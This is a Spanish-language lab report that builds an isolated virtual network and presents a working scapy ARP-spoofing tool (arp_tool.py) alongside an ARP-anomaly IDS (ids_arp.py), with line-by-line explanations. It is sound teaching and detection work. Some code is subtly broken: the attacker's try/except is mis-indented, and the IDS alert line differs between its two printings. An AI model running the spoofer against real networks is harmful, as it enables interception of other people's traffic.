


Programa en Python para simulación y detección de ARP Spoofing



Contenido


FASE 1: Arquitectura y Topología de Red	2
1. Configuración del Hipervisor (VirtualBox).....	2
2. Configuración del Enrutador (Ubuntu Server).....	3
3. Configuración de los Nodos (Windows 7 y Kali).....	5
4. Conectividad de los Nodos (Windows 7 y Kali con el Ubuntu server(Router)	7
FASE 2: El Ataque (ARP Spoofing) y la Defensa (IDS).....	8
El.atacante arp_tool.py	8
El Defensor: ids_arp.py	10
FASE 3: Interceptación y Robo de Datos HTTP	14
1. El Objetivo: Servidor Web Vulnerable (server.py).....	14
Exfiltración de datos con tcpdump.....	16


FASE 1: Arquitectura y Topología de Red

El objetivo de esta fase es crear un entorno aislado y controlado donde se pueda simular el ataque sin afectar a redes reales

1. Configuración del Hipervisor (VirtualBox)

- Las tres máquinas (Ubuntu Server, Windows 7 y Kali Linux) se han configurado en **"Red Interna"** bajo el nombre **arp-lab**.
- **¿Por qué?** Esto emula un entorno LAN conmutado (Switch virtual), lo que significa que el tráfico es *unicast* directo entre nodos. Esto hace que el ataque Man-in-the-Middle sea estrictamente necesario; en un entorno así, un simple sniffer pasivo no capturaría el tráfico de otros equipos.





. 2. Configuración del Enrutador (Ubuntu Server)

- El Ubuntu actúa como puerta de enlace (Gateway) y servidor web.
- Se instalaron las herramientas de análisis de red scapy y tcpdump(que al final tcpdump no lo uso en el server , este lo ejecutamos mas adelante en el Kali linux)

```
Ubuntu 24.04.4 LTS router tty1

router login: adrian
Password:

Login incorrect
router login: router
Password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-110-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
router@router:~$ sudo apt install python3-scapy tcpdump -y_
```

```
router@router:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:df:0f:9c brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 metric 100 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 86207sec preferred_lft 86207sec
    inet6 fe80::a00:27ff:fedf:f9c/64 scope link
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 08:00:27:c2:aa:a6 brd ff:ff:ff:ff:ff:ff
router@router:~$
```

Aquí simplemente confirmo que la interfaz de red sea enp0s3 y a continuación abro la configuración de netplan.

```
GNU nano 7.2 /etc/netplan/50-cloud-init.yaml *
network:
  version: 2
  ethernet:
    enp0s3:
      dhcp4: no
      addresses:
        - 192.168.1.1/24_
```

Aquí le digo que no quiero que este en dhcp , le asigno la ip estática 192.168.1.1/24 le doy a guardar y salgo y para confirmar lo anterior usamos el comando netplan apply.

```
router@router:~$ sudo netplan apply
router@router:~$ _
```

Ahora queda el ultimo paso para que realmente funcione como un router real , me meto en la configuración de /etc/sysctl.conf y descomento la línea net.ipv4.ip_forward=1. Esto se hace por que por defecto el kernel de Linux tiene una regla de seguridad que hace que si llega a su tarjeta de red un paquete que no va dirigido a la propia dirección ip , lo descarta y lo destruye ,como solución hay que tocar el /etc/sysctl.conf que es el archivo principal donde se configuran los parámetros del kernel de Linux de forma permanente y descomentamos net.ipv4.ip_forward=1 haciendo que tenga permiso para enrutar paquetes si recibe un paquete que no es para el , busca en la tabla de enrutamiento y lo pasa a la siguiente maquina. A esto se le llama ip Forwarding que básicamente es el permiso que le das a un ordenador para recibir un paquete de red que no es para él, y pasarlo a su destino real.


```
GNU nano 7.2 /etc/sysctl.conf *
#
# /etc/sysctl.conf - Configuration file for setting system variables
# See /etc/sysctl.d/ for additional system variables.
# See sysctl.conf (5) for information.
#
#kernel.domainname = example.com
#
# Uncomment the following to stop low-level messages on console
#kernel.printk = 3 4 1 3
#
#####
# Functions previously found in netbase
#
# Uncomment the next two lines to enable Spoof protection (reverse-path filter)
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1
#
# Uncomment the next line to enable TCP/IP SYN cookies
# See http://lun.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1
#
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
#
# Uncomment the next line to enable packet forwarding for IPv6
```

Con el comando `sudo sysctl -p` el kernel lee el archivo `sysctl.conf` solo cuando el ordenador arranca. La opción `-p` significa *parse* o *print*; obliga al kernel a releer el archivo y aplicar los cambios inmediatamente.



```
router@router:~$ sudo sysctl -p
net.ipv4.ip_forward = 1
router@router:~$
```

3. Configuración de los Nodos (Windows 7 y Kali)


- **Kali Linux (Atacante):** IP manual 192.168.1.110, Gateway 192.168.1.1.




- **Windows 7 (Víctima):** IP manual 192.168.1.120, Gateway 192.168.1.1.



4. Conectividad de los Nodos (Windows 7 y Kali con el Ubuntu server(Router))



Como se puede comprobar tanto el Windows 7 como el Kali Linux se comunican perfectamente con el Ubuntu server



FASE 2: El Ataque (ARP Spoofing) y la Defensa (IDS)

Aquí es donde entra la programación en Python utilizando la librería scapy para manipular paquetes a bajo nivel.

El atacante arp_tool.py

```
import scapy.all as scapy
import time
import sys
from rich.console import Console
from rich.panel import Panel
from rich.prompt import Prompt
from rich.table import Table
from rich.live import Live

console = Console()

def get_banner():
    banner = """
    [bold cyan]
    AAA SPOOFER
    [/bold cyan]
    [bold white] > Laboratorio de Seguridad - Tool de Envenenamiento ARP <[/bold white]
    """
    return Panel(banner, border_style="cyan")

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=2, verbose=False)[0]
    if answered_list:
        return answered_list[0][1].hwsrc
    return None

def spoof(target_ip, spoof_ip, target_mac):
    packet = scapy.Ether(dst=target_mac)/scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)
    scapy.sendp(packet, verbose=False)

def start_attack():
    console.clear()
    console.print(get_banner())

    target_ip = Prompt.ask("[bold yellow]IP de la Víctima (Win7)[/bold yellow]", default="192.168.1.120")
    gateway_ip = Prompt.ask("[bold yellow]IP del Gateway (Ubuntu)[/bold yellow]", default="192.168.1.1")

    with console.status("[bold green]Escaneando objetivos ...[/bold green]"):
        victim_mac = get_mac(target_ip)
```

```
    with console.status("[bold green]Escaneando objetivos ...[/bold green]"):
        victim_mac = get_mac(target_ip)
        gateway_mac = get_mac(gateway_ip)

    if not victim_mac or not gateway_mac:
        console.print("[bold red][!] ERROR: No se obtuvo respuesta de los nodos.[/bold red]")
        sys.exit()

    table = Table(title="Panel de Control de Ataque")
    table.add_column("Estado", justify="center", style="green")
    table.add_column("Paquetes Inyectados", justify="center", style="magenta")

    sent_packets = 0

    try:
        with Live(table, refresh_per_second=1) as live:
            while True:
                spoof(target_ip, gateway_ip, victim_mac)
                spoof(gateway_ip, target_ip, gateway_mac)

                sent_packets += 2
                table.rows[:] = []
                table.add_row("[blink]ATACANDO[/blink]", str(sent_packets))
                time.sleep(2)
            except KeyboardInterrupt:
                console.print("\n[bold red][!] Deteniendo ataque. Limpiando caché ARP ...[/bold red]")

    if __name__ == "__main__":
        start_attack()
```

Explicación del script atacante (arp_tool.py)

Este script se encarga de envenenar las tablas de la víctima y del router.

La función `get_mac(ip)`: tiene como objetivo preguntar a la red "¿Quién tiene esta IP?" para obtener la MAC física.

- `arp_request = scapy.ARP(pdst=ip)`: Crea el paquete de Capa 3. `pdst` es la IP objetivo.
- `broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")`: Crea la trama de Capa 2. La MAC llena de f es la dirección de difusión (broadcast). Significa "este mensaje es para todos los switches y ordenadores de la red".
- `arp_request_broadcast = broadcast/arp_request`: El símbolo / en Scapy sirve para **apilar capas** (encapsulación). Mete el paquete ARP dentro de la trama Ethernet.
- `scapy.srp(..., timeout=2, verbose=False)[0]`: `srp` significa. Envía el paquete y espera respuesta. El `timeout=2` es vital; si el equipo está apagado y no le ponemos límite de tiempo, el script se quedaría colgado para siempre.

La función `spoof(target_ip, spoof_ip, target_mac)`

- `packet = scapy.Ether(dst=target_mac)/scapy.ARP(...)`: Aquí se crea la mentira.
 - `op=2`: Le dice al protocolo ARP que esto es una Respuesta, aunque nadie nos haya preguntado.
 - `psrc=spoof_ip`: Es la IP que estamos suplantando (Ej: La IP del router).
 - `hwdst=target_mac`: La MAC de la víctima.
- `scapy.sendp(packet)`: Usamos `sendp` (con P) porque estamos enviando un paquete crudo que ya incluye la cabecera Ether (Capa 2). Si usáramos `send()`, Scapy intentaría añadir otra cabecera de red encima y rompería el paquete.

la Función Principal (`start_attack`)

1. Antes de lanzar un solo paquete ofensivo, verifica que las funciones `get_mac` previas hayan tenido éxito. Si el script no logra resolver las direcciones físicas a través de las peticiones ARP, interrumpe su ejecución con `sys.exit()` evitando que el script intente enviar tramas Ethernet malformadas a direcciones nulas, lo cual generaría ruido innecesario en la red o provocaría un fallo no controlado."

2 Creamos la Interfaz Gráfica Dinámica con table

3. El bloque `while True` crea un bucle infinito. Llama a la función `spoof` dos veces por cada ciclo: una para engañar al Windows 7 y otra para engañar al Router.

El envenenamiento ARP requiere persistencia. Las tablas de caché ARP en los sistemas operativos son dinámicas y se purgan o actualizan periódicamente. Si enviáramos los paquetes modificados una sola vez, la red se restauraría automáticamente en pocos segundos. Con el bucle infinito garantizamos un estado constante de Man-in-the-Middle al bombardear a ambos nodos antes de que sus memorias caché puedan expirar.

4 sumamos dos paquetes al contador, actualiza la tabla en pantalla y, lo más importante, pausa el script durante 2 segundos ya que si Inyectamos tramas a la máxima velocidad del procesador, saturaría la capacidad del switch virtual y de las tarjetas de red de las víctimas, provocando un colapso de Broadcast o una

Denegación de Servicio (DoS). Con intervalos de 2 segundos, aseguramos el envenenamiento manteniendo un perfil bajo y garantizando que el tráfico legítimo interceptado pueda fluir sin latencia perceptible para el usuario final."

5. El bloque try... except está escuchando la combinación de teclas Ctrl + C. Cuando se pulsen esas teclas para parar, en lugar de mostrar un error de código feo por pantalla, lo captura y mostramos un mensaje limpio.

El Defensor: `ids_arp.py`

Un **IDS (Sistema de Detección de Intrusos)** es una herramienta de seguridad pasiva diseñada para monitorizar el tráfico de una red o el comportamiento de un sistema en busca de actividades maliciosas o violaciones de políticas.

Existen dos tipos principales de IDS:

1. **Basado en Firmas:** Busca patrones conocidos de virus (como un antivirus tradicional).
2. **Basado en Anomalías/Estado:** Crea un perfil de lo que es "normal" en la red y salta cuando algo cambia. **Tu script hace exactamente esto.**

```
GNU nano 7.2                                ids_arp.py
import scapy.all as scapy
from rich.console import Console
from rich.panel import Panel

console = Console()

known_devices = {}

def process_sniffed_packet(packet):
    if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:
        ip_src = packet[scapy.ARP].psrc
        mac_src = packet[scapy.ARP].hwsrc

        if ip_src not in known_devices:
            known_devices[ip_src] = mac_src
            console.print(f"[bold blue][*] [/bold blue] Dispositivo registrado: {ip_src} -> {mac_src}")

        elif known_devices[ip_src] != mac_src:
            console.print(f"[*] * 50")
            console.print(f"[bold red][!] ALERTA: ATAQUE ARP DETECTADO EN {ip_src} [/bold red]")
            console.print(f"[yellow]MAC Legítima: {known_devices[ip_src]} [/yellow]")
            console.print(f"[bold white]MAC Atacante: {mac_src} [/bold white]")

def start_ids():
    console.clear()
    console.print(Panel("[bold cyan]IDS - MONITOR DE INTEGRIDAD ARP[/bold cyan]", expand=False))
    console.print(f"[italic]Escuchando tráfico en enp0s3...[/italic]\n")

    scapy.sniff(iface="enp0s3", store=False, prn=process_sniffed_packet, filter="arp")

if __name__ == "__main__":
    start_ids()
```

1 Creamos un diccionario para mas adelante almacenar pares de direcciones {"IP_Legítima": "MAC_Legítima"}

2 aquí tenemos los parámetros `store=False`: *Es una medida de seguridad vital. Si no incluimos esto, Scapy guardaría cada paquete analizado en la memoria RAM.*

En un ataque prolongado, el servidor colapsaría por falta de memoria. Al ponerlo en False, el IDS lee, evalúa y descarta el paquete.

1. *filter="arp": Utiliza un Filtro BPF (Berkeley Packet Filter). Esto instruye a la tarjeta de red a nivel de kernel para que ignore el tráfico TCP/UDP). El IDS consume prácticamente 0% de CPU porque delega el filtrado inicial al hardware, procesando exclusivamente las tramas ARP."*

3 La función `process_sniffed_packet` evalúa cada paquete capturado. Primero, verifica que sea estrictamente una **Respuesta ARP (op=2)**, ya que las Peticiones ARP (op=1) no alteran las tablas caché de los sistemas operativos y no representan un riesgo directo de envenenamiento.

```
if ip_src not in known_devices:
    known_devices[ip_src] = mac_src
    console.print(f"[bold blue][*] [/bold blue] Dispositivo registrado: {ip_src} -> {mac_src}")
```

4 Aquí se implementa la fase de aprendizaje. Si el IDS ve una IP por primera vez, asume que es tráfico legítimo y registra su MAC en la Línea Base."

```
elif known_devices[ip_src] != mac_src:
    console.print("\n" * 50)
    console.print(f"[bold red][!] ALERTA: ATAQUE ARP DETECTADO EN {ip_src}[/bold red]")
    console.print(f"[yellow]MAC Legítima: {known_devices[ip_src]}[/yellow]")
    console.print(f"[bold white]MAC Atacante: {mac_src}[/bold white]")
```

5. Si la IP analizada ya existe en nuestra memoria, pero la dirección MAC entrante es distinta de la MAC que aprendimos inicialmente, tenemos una confirmación matemática de suplantación de identidad en la Capa 2. En ese momento, el IDS levanta la alerta, mostrando tanto la MAC legítima vulnerada como la MAC del atacante para facilitar el análisis forense.

```
def start_ids():
    console.clear()
    console.print(Panel("[bold cyan]IDS - MONITOR DE INTEGRIDAD ARP[/bold cyan]", expand=False))
    console.print(f"[italic]Escuchando tráfico en enp0s3...[/italic]\n")


    scapy.sniff(iface="enp0s3", store=False, prn=process_sniffed_packet, filter="arp")

if __name__ == "__main__":
    start_ids()
```

